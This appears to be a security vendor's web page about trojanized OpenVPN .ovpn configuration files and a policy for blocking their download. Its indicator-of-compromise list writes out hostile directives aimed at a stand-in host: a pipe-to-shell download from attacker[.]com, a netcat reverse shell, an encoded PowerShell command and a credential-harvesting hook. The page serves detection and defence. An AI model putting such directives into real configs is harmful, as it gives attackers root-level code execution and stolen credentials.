Block Malicious OVPN Config Files
Malicious OVPN configuration files contain backdoored VPN settings that route victim traffic through attacker-controlled servers, exposing all network communications including passwords, corporate data, and browsing activity. When loaded into VPN clients, these trojanized configs establish persistent network access while appearing as legitimate VPN connections
Defend With SquareX
Create a file download policy to Block malicious OVPN config files.
Affected Companies:



Hms Industrial Networks
Siemens
Mb Connect Line
Example Policy

Follow These Steps
- Click on Launch Attack Simulation button
- Download "config2.ovpn" file
- With SQRX enabled, file will be blocked
Details
OpenVPN is widely used for secure remote access across enterprises, often running with high privileges (SYSTEM/root). Attackers can abuse .ovpn configuration files by embedding malicious directives such as up, route-up, tls-verify, or client-connect. These directives execute system commands or scripts during VPN initialization, allowing attackers to gain persistence and execute arbitrary code.
Trojanized .ovpn files may be delivered through phishing campaigns, fake VPN setup guides, or bundled in cracked software. Once imported into a VPN client, they appear legitimate but silently execute malicious payloads or redirect traffic through attacker-controlled servers.
Impact
Full System Compromise – .ovpn directives (up, route-up, client-connect) allow execution of attacker-supplied commands with SYSTEM/root privileges.
Credential Theft – Sensitive VPN credentials, MFA tokens, and session cookies can be harvested during VPN authentication
Traffic Hijacking & Exfiltration – All VPN traffic can be redirected through attacker-controlled infrastructure, exposing confidential data.
Indicator of Compromise (IOC)
Check for .ovpn files containing suspicious execution directives:
- up "C:\Windows\System32\cmd.exe /c powershell -EncodedCommand [base64]"
- route-up /bin/bash -c "curl attacker[.]com/payload.sh | sh"
- tls-verify "python3 /tmp/malicious.py"
- auth-user-pass-verify /tmp/harvest_creds.sh via-file
- client-connect "nc attacker[.]com 4444 -e /bin/sh"